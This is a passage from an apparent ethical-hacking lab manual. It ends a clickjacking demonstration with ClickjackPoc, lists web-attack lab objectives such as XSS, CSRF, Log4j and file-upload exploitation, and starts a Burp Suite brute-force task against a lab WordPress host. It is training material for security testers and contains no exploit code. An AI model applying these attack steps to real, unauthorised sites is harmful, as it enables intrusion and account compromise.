
11. Now, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




12. An **attacker** window appears, double click on **ClickjackPoc** directory.



13. In **ClickjackPoc** directory, right-click **www.moviescope.com.html** file and hover cursor over **Open with** and click **Firefox** from the list.



14. **Clickjack Poc**, web page appears in **Firefox** browser showing that the website is vulnerable to clickjacking, as shown in the screenshot.



15. This concludes the demonstration of identifying clickjacking vulnerability in the target website using ClickjackPoc.
16. Close all open windows and document all acquired information.
17. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Perform Web Application Attacks

An expert ethical hacker or pen tester must implement various techniques to launch web application attacks on the target organization's website.

Lab Scenario

For an ethical hacker or pen tester, the next step after gathering required information about the target web application is to attack the web application. They must have the required knowledge to perform web application attacks to test the target network's web application security infrastructure.

Attackers perform web application attacks with certain goals in mind. These goals may be either technical or non-technical. For example, attackers may breach the security of the web application and steal sensitive information for financial gain or for curiosity's sake. To hack the web app, first, the attacker analyzes it to determine its vulnerable areas. Next, they attempt to reduce the "attack surface." Even if the target web application only has a single vulnerability, attackers will try to compromise its security by launching an appropriate attack. They try various application-level attacks such as injection, XSS, broken authentication, broken access control, security misconfiguration, and insecure deserialization to compromise the security of web applications to commit fraud or steal sensitive information.

An ethical hacker or pen tester must test their company's web application against various attacks and other vulnerabilities. They must find various ways to extend the security test and analyze web applications, for which they employ multiple testing techniques. This will help in predicting the effectiveness of additional security measures in strengthening and protecting web applications in the organization.

The tasks in this lab will assist in performing attacks on web applications using various techniques and tools.

Lab Objectives

- Perform a brute-force attack using Burp Suite
- Perform parameter tampering using Burp Suite
- Identifying XSS vulnerabilities in web applications using PwnXSS
- Exploit parameter tampering and XSS vulnerabilities in web applications

- Perform cross-site request forgery (CSRF) attack
- Enumerate and hack a web application using WPScan and Metasploit
- Exploit a remote command execution vulnerability to compromise a target web server
- Exploit a file upload vulnerability at different security levels
- Gain access by exploiting Log4j vulnerability

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 135 Minutes

Overview of Web Application Attacks

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, OSes, networks, and security. All the mechanisms or services employed at each layer help the user in one way or another to access the web application securely. When talking about web applications, the organization considers security to be a critical component, because web applications are major sources of attacks. Attackers make use of vulnerabilities to exploit and gain unrestricted access to the application or the entire network. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Lab Tasks

Task 1: Perform a Brute-force Attack using Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process from the initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, and sequencer tool.

Here, we will perform a brute-force attack on the target website using Burp Suite.

Note: In this task, the target WordPress website (**http://10.10.1.22:8080/CEH**) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.


Note: Ensure that the **Wampserver** is running in **Windows Server 2022** machine.

To run the **WampServer**, execute the following steps:


- Turn on the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Turn on the **Parrot Security** virtual machine.
2. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. The **Mozilla Firefox** window appears; type **http://10.10.1.22:8080/CEH/wp-login.php?** Into the address bar and press **Enter**.

